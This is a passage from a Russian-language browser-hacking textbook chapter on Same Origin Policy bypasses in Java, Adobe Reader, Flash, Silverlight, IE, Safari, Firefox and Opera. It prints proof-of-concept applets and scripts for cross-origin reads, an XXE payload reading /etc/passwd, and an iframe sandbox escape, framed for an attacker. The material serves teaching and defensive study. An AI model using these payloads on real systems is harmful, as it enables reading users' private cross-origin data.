Атаки с подменой пользовательского интерфейса обходят SOP различными способами. Некоторые из этих ныне исправленных атак опирались на то, что SOP не применялась при перетаскивании из основного окна в IFrame, между IFrame и между окнами. Другие атаки основаны на том, что при определённых условиях SOP не действует во время запроса содержимого `view-source`.

Понимание SOP применительно к истории браузера

Получение истории браузера может иметь разрушительные последствия для конфиденциальности конечного пользователя. Хотя большинство атак на конфиденциальность пользователя рассматривается в главе 5, некоторые примеры атак на историю браузера приведены и в этой главе.

Часть этих атак опирается на классические недостатки реализации SOP, например на доступ схемы `http` к другим схемам, таким как `browser`, `about` или `mx`.

Такие атаки работали в Avant и Maxthon - двух менее известных браузерах, которые оказались очень популярными в Китае.

Другие, более сложные атаки перехватывают ошибки нарушения SOP при загрузке ресурсов из других источников. Эти атаки помогают выявлять сайты, которые браузер посещал ранее.

Исследование способов обхода SOP

Разработчики самых разных направлений толковали SOP по-разному. Эта сложность и разнообразие толкований сыграют вам на руку при атаке на браузер.

Один из способов расширить возможности атаки - найти путь в обход SOP. Это позволит использовать браузер жертвы как свободную точку поворота для дальнейших атак не только на интернет, но также на внутренние сети и даже, возможно, на локальную файловую систему.

В следующих разделах показаны методы обхода SOP посредством подключаемых модулей, особенностей браузеров и даже сторонних приложений. Это ни в коем случае не исчерпывающий перечень всех обходов SOP, а лишь введение в некоторые распространённые обходы и методы, которые оказывались успешными. После изучения основ дополнительные способы применения обходов SOP рассматриваются в главах 6, 7 и 8.

Обход SOP в Java

Java версий 1.7u17 и 1.6u45 не применяет SOP, если два домена разрешаются в один IP-адрес. То есть если `browserhacker.com` и `browservictim.com` разрешаются в один IP-адрес, апплет Java может выполнять межисточниковые запросы и читать ответы.

При изучении документации Java 6 и 7, в частности метода `equals` объекта `URL`,[1] обнаруживается следующее утверждение: «Два узла считаются равнозначными, если оба имени узла могут разрешаться в одинаковые IP-адреса [...]». Очевидно, это уязвимость в реализации SOP языка Java, которая на момент написания книги не была исправлена. Ошибка критична при эксплуатации в средах виртуального хостинга, где один сервер может обслуживать сотни доменов, разрешающихся в один IP-адрес.

Рассмотрим следующий сценарий, в котором `www.browserhacker.com` и `www.browservictim.com` разрешаются в один IP-адрес `192.168.0.2`:

```
$ cat /etc/hosts/
192.168.0.2     www.browservictim.com
192.168.0.2     www.browserhacker.com
```

В следующем апплете Java при вызове метода `getInfo()` создаётся новый экземпляр объекта `java.net.URL`, который используется для получения содержимого с определённого URL на `www.browserhacker.com`:

```
import java.applet.*;
import java.awt.*;
import java.net.*;
import java.util.*;
import java.io.*;
public class javaAppletSop extends Applet{
 public javaAppletSop() {
  super();
  return;
 }

 public static String getInfo(){
  String result = "";
  try {
    URL url = new URL("http://www.browserhacker.com" +
    "/demos/secret_page.html");
    BufferedReader in = new BufferedReader(
        new InputStreamReader(url.openStream()));
    String inputLine;
    while ((inputLine = in.readLine()) != null)
     result += inputLine;
```

```
     in.close();
    }
    catch (Exception exception){
     result = "Exception: " + exception.toString();
    }
    return result;
 }
}
```

Теперь скомпилируйте предыдущий апплет и встройте его в HTML-страницу на `www.browservictim.com`. Затем откройте страницу в Firefox с подключаемым модулем Java версии 1.6u45 или 1.7u17. Встроить апплет можно с помощью следующего HTML:

```
<html>
<!--
Проверено на:
 - Java 1.7u17 и Firefox (CtP разрешён)
 - Java 1.6u45 и IE 8
-->
<body>
<embed id='javaAppletSop' code='javaAppletSop'
type='application/x-java-applet'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop'></embed>
<!-- Для IE используйте следующий вариант -->
<!--
<applet id='javaAppletSop' code='javaAppletSop'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop'></applet>
-->
<script>
// Тайм-аут 5 секунд, чтобы пользователь успел разрешить CtP
function getInfo(){
 output = document.javaAppletSop.getInfo();
 if (output) alert(output);
}
setTimeout(function(){getInfo();},5000);
</script>
</body>
</html>
```

Во всплывающем окне на рисунке 4-1 видно содержимое `demos/secret_page.html`, правильно полученное с `www.browservictim.com`, который Java не считает источником, отличным от `www.browserhacker.com`.




Рисунок 4-1. Неподписанный апплет способен получать содержимое из другого источника

Перевод основных надписей на рисунке: **Secret page** - секретная страница; **This page is not hooked by BeEF** - эта страница не зацеплена BeEF; **Insert your secret here** - введите здесь свой секрет; **Applet loaded / initialized / started** - апплет загружен / инициализирован / запущен; **Clear / Copy / Close** - очистить / копировать / закрыть.

Здесь важно учитывать привилегии, необходимые апплету для использования объектов `URL`, `BufferedReader` и `InputStreamReader`. В Java 1.6 достаточно обычного неподписанного апплета, и для его запуска не требуется вмешательство пользователя, за исключением последних версий браузеров, где запуск любого неподписанного апплета требует действий пользователя. В Java 1.7 апплету понадобится явное разрешение пользователя, а значит, тот обязан подтвердить выполнение нажатием кнопки Run.

Причина заключается в изменениях механизма доставки апплетов, реализованных Oracle в Java 1.7 начиная с обновления 11 в начале 2013 года. Теперь для запуска подписанных и неподписанных апплетов пользователь должен явно воспользоваться функцией Click to Play. Первоначальную реализацию этой новой функции обошла компания Immunity,[2] после чего Oracle выпустила исправление. Кроме того, начиная с Java 7u21 Oracle обновила[3] диалог безопасности Click to Play, чтобы показываемое пользователю сообщение зависело от типа апплета.

Однако с точки зрения конечного пользователя разница между двумя подписанными апплетами, работающими в версиях Java новее 7u21, один из которых изолирован песочницей, а другой нет, заключается в одном слове.[4] Если подписанный апплет запрашивает привилегии для работы вне песочницы, пользователь увидит сообщение «...будет выполняться с неограниченным доступом...». Если подписанный апплет изолирован песочницей, сообщение будет гласить «...будет выполняться с ограниченным доступом...». Тонкая разница между сообщениями очевидна. Настоящий вопрос состоит в том, сколько пользователей её заметит. Тем не менее Click to Play фактически сводит на нет пригодность Java для скрытного обхода SOP.

Марио Хайдерих (Mario Heiderich) обнаружил особенность Java, проявляющуюся при наличии API LiveConnect[5] и подключаемого модуля Java в Firefox. LiveConnect предоставляет в Firefox 15 и более ранних версиях объект DOM `Packages`. Этот объект позволяет напрямую вызывать из DOM объекты и методы Java. Ниже приведён пример обхода с помощью объекта DOM `Packages`:

```
<script>
var url = new Packages.java.net.URL("http://browservictim.com/cookie.php");
var is = new Packages.java.io.BufferedReader(
new Packages.java.io.InputStreamReader(url.openStream()));
var data = '';
while ((l = is.readLine()) != null) {
data+=l;
}
alert(data)
</script>
```

Вызов этого кода Java посредством `Packages` имеет потенциально опасный побочный эффект. Если код выполняется под Java 1.7 в Firefox 15 или более ранней версии, рассмотренная выше функция Click to Play полностью обходится. Если браузером служит Firefox и API LiveConnect включён, скрытный характер этого поведения фактически повышает пригодность апплетов Java для обхода SOP.

Ещё одна интересная ошибка обхода SOP в Java - CVE-2011-3546, исправленная в конце 2011 года спустя десять месяцев. Похожий обход SOP был найден в Adobe Reader и рассматривается в следующем разделе. Нил Пул (Neal Poole) обнаружил,[6] что если ресурс, использованный для загрузки апплета, отвечал перенаправлением 301 или 302, источником апплета считался источник перенаправления, а не его назначение. Рассмотрим следующий код:

```
<applet
code="malicious.class"
archive="http://browservictim.com?redirect_to=
http://browserhacker.com/malicious.jar"
width="100" height="100"></applet>
```

Вы справедливо ожидали бы применения SOP, если апплет попытается обратиться к `browservictim.com`. Разумеется, и в этой ситуации должна возникать ошибка нарушения SOP. Именно так обязана вести себя корректная реализация SOP, поскольку источником апплета является `browserhacker.com`. Вместо этого Java 1.7 и Java 1.6 обновления 27, а также более ранние версии считали допустимым источником начало перенаправления. На практике это означало возможность читать содержимое любого источника, затронутого уязвимостью открытого перенаправления. Апплет загружался из назначения перенаправления, то есть с подконтрольного атакующему сайта, тогда как началом перенаправления был источник жертвы, уязвимый к открытому перенаправлению.

Фредерик Браун (Frederik Braun)[7] обнаружил ещё один интересный обход SOP в Java 1.7 Update 5 и более ранних версиях, который Oracle впоследствии устранила в Java 1.7 Update 9. Обход был связан с тем, что объект `URL` языка Java, использованный и в предыдущих примерах, запрещал схемы URI вроде `ftp` и `file` для межисточниковых запросов. Однако схема `jar` разрешалась, благодаря чему можно было создать совершенно допустимый URI:

```
jar:http://browserhacker.com/secret.jar
```

Такие URI `jar` можно было использовать при создании нового экземпляра объекта `URL`. В этом случае SOP не применялась, поэтому неподписанный апплет Java, загруженный с `browserhacker.com`, мог запрашивать JAR-файлы из других источников и фактически читать их содержимое.

Последствия этого обхода SOP не ограничивались JAR-файлами. Формат JAR по существу представляет собой ZIP-файл с манифестом и каталогом `META-INF` внутри. Форматы документов Microsoft Office и OpenOffice устроены так же, а значит, посредством этого обхода SOP можно было читать из других источников любые файлы `docx`, `odt`, `jar` и вообще любые архивы на основе формата ZIP.

Следующий код позволяет прочитать содержимое документа OpenOffice с помощью только что рассмотренного обхода SOP:

```
import java.awt.*; import java.applet.Applet ;
import java.io.* ; import java.net.*;
public class zipSopBypass extends Applet {
 private TextArea ltArea = new TextArea("", 100, 300);
 public void init (){
   add(ltArea);
 }
 public void paint (Graphics g) {
  g.drawString("Reading file content in JAR...", 80, 80);
  // Апплет загружается из источника
  // http://browserhacker.com
  String url = "jar:https://browservictim.com/"+
   "stuff/confidential.odt!/content.xml";
  String content = "";
  try{
   URL u = new URL(url);
   BufferedReader ff = new BufferedReader(
     new InputStreamReader(u.openStream())
   );
   while (ff.ready()){
     content += ff.readLine();
   }
  }catch(Exception e){
    g.drawString( "Error",100,100);
  }
  ltArea.setText(content);
  g.drawString(content ,100,100);
 }
}
```

Обратите внимание: переменная `url` в предыдущем коде указывает на ресурс `content.xml`, находящийся внутри архива файла `odt`. Каждый документ OpenOffice содержит ресурс `content.xml`.

Почти все описанные на предыдущих страницах обходы SOP в Java исправлены Oracle. Однако, по данным таких компаний в области безопасности, как WebSense[8] и Bit9,[9] большинство предприятий всё ещё используют старые и уязвимые версии Java. Примерно в июле 2013 года Bit9 собрала статистику использования Java почти в 400 организациях посредством собственной службы репутации программного обеспечения. Всего было обследовано около миллиона конечных систем предприятий. Приблизительно 80 процентов этих систем использовали Java 6. В таких средах неподписанные апплеты всё ещё можно было запускать без вмешательства пользователя.

Механизм безопасности Click to Play внедрён в последних браузерах и в самой Java. Можно ожидать, что он лишит вас возможности применять апплеты Java при взломе браузеров. На самом деле он замедлит работу, но не обязательно остановит её. Не забывайте, что Internet Explorer 9 и более ранние версии не реализуют Click to Play. Кроме того, согласно исследованию Bit9, у 93 процентов организаций на одной машине было установлено несколько версий Java. Поэтому возможностей применять Java при взломе браузеров всё ещё немало. В системах с несколькими версиями Java можно нацеливаться на старые версии и на браузеры, не использующие Click to Play.




Рисунок 4-2. Временная шкала ошибок безопасности Java с 2012 года до середины 2013 года

Перевод основных надписей на рисунке: **Oracle Bulletin** - бюллетень Oracle; **0day** - уязвимость нулевого дня; **Java SE Critical Patch Update** - критическое обновление исправлений Java SE; **Alert** - предупреждение; названия месяцев **Sept. / Nov. / March / May / July** - сентябрь / ноябрь / март / май / июль.

Широкая распространённость подключаемого модуля Java делает его идеальной целью атакующих. Эрик Романг (Eric Romang) составил временную шкалу уязвимостей нулевого дня Java, приводивших к выполнению произвольного кода, которая показана на рисунке 4-2.[10] Хотя это не обходы SOP, временная шкала намекает на то, чего можно ожидать в будущем.

Обход SOP в Adobe Reader

Adobe Reader печально известен количеством ошибок безопасности, найденных в его браузерном подключаемом модуле. Число ошибок выполнения произвольного кода, вызванных классическими проблемами вроде переполнений и уязвимостей использования после освобождения, кажется бесконечным.[11] Более прямые атаки на Adobe Reader рассматриваются в разделе «Атаки на средства чтения PDF» главы 8, но важно понимать, как недостатки подключаемого модуля помогают обходить SOP.

Как вам, возможно, известно, анализатор PDF в Adobe Reader понимает JavaScript.[12] Это свойство часто используется вредоносными программами для сокрытия вредоносного кода внутри PDF.

Один из недостатков, позволявших обходить SOP, - CVE-2013-0622, обнаруженный Билли Риосом (Billy Rios), Федерико Лануссе (Federico Lanusse) и Мауро Джентиле (Mauro Gentile). Эта атака, ныне исправленная в версиях Adobe Reader новее 11.0.0, была похожа на второй обход SOP из предыдущего раздела о Java: эксплуатация открытого перенаправления позволяла внешнему источнику обращаться к источнику перенаправления. Как и в той атаке, для эксплуатации уязвимости применяется запрос, возвращающий ответ перенаправления с кодом 302. Ещё одна интересная особенность ошибки заключалась в том, что SOP не применялась при указании ресурса посредством внешней сущности XML (XML External Entity, XXE).

Обычная инъекция XXE заключается в попытке внедрить вредоносную полезную нагрузку в запросы, принимающие входные данные XML, например:

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >]><foo>&xxe;</foo>
```

Если анализатор XML разрешает внешние сущности, значение `&xxe;` заменяется содержимым `/etc/passwd`. Тот же метод можно применять для обхода SOP. Он предусматривает загрузку ресурса как внешней сущности и ответ сервера перенаправлением 302. Настоящий ресурс, который требуется получить, служит назначением перенаправления.

Рассмотрим следующий фрагмент JavaScript, содержащийся в PDF-файле:

```
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY> <! ENTITY xxe
SYSTEM \"http://browserhacker.com?redirect=
http%3A%2F%2Fbrowservictim.com%2Fdocument.txt\">]>
<foo>&xxe;</foo>";
var xdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value));
```

При загрузке PDF выполняется предыдущий код JavaScript. К `browserhacker.com` отправляется запрос GET, на который тот отвечает HTTP-кодом 302, перенаправляя к значению параметра `redirect`. В результате получается и разбирается файл `document.txt` с `browservictim.com`.

Источник http://browserhacker.com не должен иметь доступа к содержимому источника http://browservictim.com. Очевидно, это недостаток безопасности в реализации SOP Adobe Reader, поскольку читать следует только ресурсы того же источника, из которого был загружен PDF. Здесь же читается ресурс из источника, отличного от места загрузки PDF.

Однако эксплуатация ошибки имеет ограничение, в целом характерное для ошибок инъекции XXE. Получаемый ресурс должен быть обычным текстовым документом или документом XML, иначе анализатор XML выдаст ошибку.

Обход SOP в Adobe Flash

Adobe Flash использует файл `crossdomain.xml`. Как и в других приложениях, этот файл определяет сайты, с которых Flash может получать данные. Хотя его следует ограничивать только доверенными сайтами, всё ещё часто встречаются либеральные политики `crossdomain.xml`. Пример:

```
<?xml version="1.0"?>
  <cross-domain-policy>
       <site-control permitted-cross-domain-policies="by-content-type"/>
       <allow-access-from domain="*" />
  </cross-domain-policy>
```

При таком значении домена `allow-access-from` объект Flash, загруженный из любого источника, может отправлять запросы и читать ответы в домене, который предоставляет столь либеральную политику.

Критически важно ограничить домен только доверенными узлами, поскольку иначе любой зацепленный браузер сможет через Flash установить двустороннюю связь с затронутым приложением. Дополнительные атаки подробно рассматриваются в разделе главы 9 о проксировании браузера через Flash.

Обход SOP в Silverlight

Подключаемый модуль Microsoft Silverlight использует тот же принцип SOP, что и Flash. Чтобы обеспечить такую же межисточниковую связь, сайт публикует файл `clientaccess-policy.xml` со следующим содержимым:

```
<?xml version="1.0" encoding="utf-8"?>
  <access-policy>
    <cross-domain-access>
      <policy>
        <allow-from>
          <domain uri="*"/>
        </allow-from>
```

```
        <grant-to>
          <resource path="/" include-subpaths="true"/>
        </grant-to>
      </policy>
    </cross-domain-access>
  </access-policy>
```

Важно отметить различие между реализациями межисточниковой связи во Flash и Silverlight. В отличие от Flash и CORS, Silverlight не разделяет доступ разных источников по схеме и порту. В результате Silverlight считает `http://browserhacker.com` и `https://browserhacker.com` одним источником.[13]

Это создаёт серьёзную проблему, поскольку образуется мост от HTTP к HTTPS. Если вредоносное содержимое удастся доставить по HTTP, оно получит доступ к потенциально конфиденциальному содержимому, защищённому HTTPS.

Обход SOP в Internet Explorer

Internet Explorer также не избежал обходов SOP. Один из примеров относится к версиям Internet Explorer до 8 Beta 2 включительно, в том числе IE 6 и 7. Эти версии были уязвимы к обходу SOP[14] в реализации `document.domain`. Недостаток было очень легко эксплуатировать, как продемонстрировал Гарет Хейес (Gareth Heyes).[15] Достаточно было переопределить объект `document`, а затем свойство `domain`.

Следующий фрагмент демонстрирует эту уязвимость:

```
var document;
document = {};
document.domain = 'browserhacker.com';
alert(document.domain);
```

Если попытаться выполнить этот код в последних браузерах, в консоли JavaScript появится ошибка нарушения SOP. Однако в старых версиях Internet Explorer он сработает. Используя этот код как часть XSS, можно раскрыть SOP и создать двунаправленную связь с другими источниками.

Обход SOP в Safari

В рамках SOP разные схемы рассматриваются как разные источники. Поэтому `http://localhost` считается источником, отличным от `file://localhost`. Разумно было бы предположить, что SOP одинаково применяется ко всем схемам. Однако, как вы увидите в этом разделе, у схемы `file`, которую обычно считают привилегированной зоной, есть несколько заметных исключений.

Браузер Safari с 2007 года[16] и вплоть до актуальной на момент написания версии 6.0.2 не применяет SOP при обращении к локальному ресурсу. Если вам удастся добиться выполнения JavaScript в Safari, можно попытаться обманом заставить пользователя загрузить и открыть локальный файл. Для злоупотребления этой ситуацией достаточно объединить уязвимость с тщательно подготовленной приманкой социальной инженерии в электронном письме, к которому приложен вредоносный HTML-файл. Когда вложенный HTML-файл открывается посредством схемы `file`, содержащийся в нём JavaScript может обойти SOP и начать двустороннюю связь с различными источниками.

Рассмотрим следующую страницу:

```
<html>
<body>
 <h1> Я локальный файл, загруженный посредством схемы file:// </h1>
<script>
xhr = new XMLHttpRequest();
xhr.onreadystatechange = function (){
 if (xhr.readyState == 4) {
  alert(xhr.responseText);
 }
};
xhr.open("GET",
"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");
xhr.send();
</script>
</body>
</html>
```

Когда страница загружается посредством схемы `file`, объект `XMLHttpRequest` способен прочитать ответ после запроса `different_orig.html` с `browserhacker.com`. На рисунке 4-3 показан результат такого поведения: содержимое полученной страницы добавлено в диалог предупреждения.




Рисунок 4-3. Содержимое межисточникового ресурса правильно получается, если код JavaScript загружен посредством схемы `file`

Перевод основных надписей на рисунке: **I'm a local file loaded using the file:// protocol handler** - я локальный файл, загруженный посредством обработчика протокола `file://`; **I'm on a different origin** - я нахожусь в другом источнике.

И наоборот, если попытаться загрузить ту же страницу посредством другой схемы, например `http`, диалог предупреждения окажется пустым.

Обход SOP в Firefox

Один из наиболее интересных обходов SOP в Firefox обнаружил Гарет Хейес в октябре 2012 года.[17] Ошибка была настолько серьёзной, что Mozilla решила убрать возможность загрузки Firefox 16 со своих серверов до выхода исправления.[18] Поскольку предыдущие версии не были уязвимы, предполагается, что ошибка появилась при обновлении, но не была выявлена регрессионным тестированием Firefox 16. Недостаток приводил к несанкционированному доступу к объекту `window.location` вне ограничений SOP. Ниже приведён исходный пример проверки концепции (PoC) Хейеса:

```
<!doctype html>
<script>
function poc() {
 var win = window.open('https://twitter.com/lists/', 'newWin',
'width=200,height=200');
 setTimeout(function(){
   alert('Hello '+/^https:\/\/twitter.com\/([^/]+)/.exec(
          win.location)[1])
 }, 5000);
}
</script>
<input type=button value="Firefox knows" onclick="poc()">
```

Для запуска атаки выполните предыдущий код из подконтрольного вам источника, например `browserhacker.com`, одновременно оставаясь аутентифицированным в Twitter в другой вкладке. Код откроет новое окно, загружающее `https://twitter.com/lists`. Затем Twitter автоматически перенаправит его на `https://twitter.com/<user_uid>/lists`, где `user_id` - ваше имя пользователя Twitter. Через пять секунд функция `exec` разберёт объект `window.location` регулярным выражением; именно здесь и находится ошибка, поскольку этот объект не должен быть доступен из другого источника. В результате в окне предупреждения появится имя пользователя Twitter.

> **ИЗОЛИРОВАННЫЕ IFRAME**
>
> В HTML5 появился новый атрибут IFrame - `sandbox`. Его назначение состояло в более детальном и безопасном использовании IFrame с ограничением потенциального вреда от стороннего содержимого, встроенного из других источников.
>
> Значение атрибута `sandbox` может содержать ноль или несколько следующих ключевых слов: `allow-forms`, `allow-popups`, `allow-same-origin`, `allow-scripts` и `allow-top-navigation`.
>
> Примерно в августе 2012 года Firefox добавил поддержку изолированных IFrame HTML5. Браун обнаружил, что при значении `allow-scripts` атрибута `sandbox` вредоносный JavaScript из содержимого IFrame всё ещё мог обращаться к `window.top`. В результате становилось возможным изменить адрес внешнего окна:

```
<!-- Внешний файл с песочницей -->
<iframe src="inner.html" sandbox="allow-scripts"></iframe>
```

Код во фрейме выглядел так:

```
<!-- Документ во фрейме, inner.html -->
<script >
// Выход из песочницы:
if(top != window) { top.location = window.location; }
// Весь следующий код JavaScript и разметка не ограничены:
// разрешены подключаемые модули, всплывающие окна и формы.
</script>
```

Это было возможно без дополнительного ключевого слова `allow-top-navigation` и позволяло коду JavaScript внутри IFrame менять адрес внешнего окна. Атакующий мог перенаправить пользователя на вредоносный сайт и фактически зацепить браузер жертвы.

Обход SOP в Opera

Если изучить журнал изменений[19] стабильной версии Opera 12.10, можно увидеть исправления различных ошибок безопасности. Одно из них[20] устраняет обход SOP, обнаруженный Хейесом.[21] Ошибка основана на том, что Opera неправильно применяла SOP при переопределении прототипов, в данном случае конструктора объекта адреса IFrame. Рассмотрим следующий код:

```
<html>
<body>
<iframe id="ifr" src="http://browservictim.com/xdomain.html"></iframe>
<script>
var iframe = document.getElementById('ifr');
function do_something(){
 var iframe = document.getElementById('ifr');
 iframe.contentWindow.location.constructor.
  prototype.__defineGetter__.constructor('[].constructor.
  prototype.join=function(){console.log("pwned")}')();
}
setTimeout("do_something()",3000);
</script>
</body>
</html>
```

Ниже приведено содержимое, помещённое во фрейм из другого источника:

```
<html>
<body>
<b>Я буду помещён во фрейм из другого источника</b>
<script>
function do_join(){
 [1,2,3].join();
 console.log("join() after prototype override: "
 + [].constructor.prototype.join);
}
console.log("join() after prototype override: "
 + [].constructor.prototype.join);
setTimeout("do_join();", 5000);
</script>
</body>
</html>
```

Код во фрейме выводит в консоль значение `[].constructor.prototype.join`, то есть встроенный код, используемый при вызове `join()` для массива. Через пять секунд метод `join()` вызывается для массива `[1,2,3]`, после чего снова вызывается применённая ранее функция печати. Второй вызов показывает разницу после переопределения прототипа `join()`. Если вернуться к первому фрагменту, можно увидеть, где прототип `join()` переопределяется внутри функции `do_something()`. Снова сосредоточимся на следующем коде из первого фрагмента:

```
iframe.contentWindow.location.constructor.
prototype.__defineGetter__.constructor('[].constructor.
prototype.join=function(){console.log("pwned")}')();
```

Обратите внимание: `iframe.contentWindow.location.constructor` можно вызвать без ошибок нарушения SOP. Это неправильное поведение, поскольку SOP должна применяться. Например, Chrome выдаёт ошибку нарушения SOP, как показано на рисунке 4-4.




Рисунок 4-4. Ошибка нарушения SOP в Chrome при попытке обратиться к конструктору

Перевод сообщения на рисунке: **Unsafe JavaScript attempt to access frame with URL ... from frame with URL ... Domains, protocols and ports must match.** - небезопасная попытка JavaScript обратиться к фрейму с указанным URL из другого фрейма; домены, протоколы и порты должны совпадать.

Сделав следующий шаг, необходимо проверить, можно ли действительно выполнять код после переопределения прототипа. На рисунке 4-5 видно, что выполнить код, например вернуть `5+20`, можно, но доступные действия ограничены. Даже функцию `alert()` применить нельзя: она вызывает ошибку безопасности.

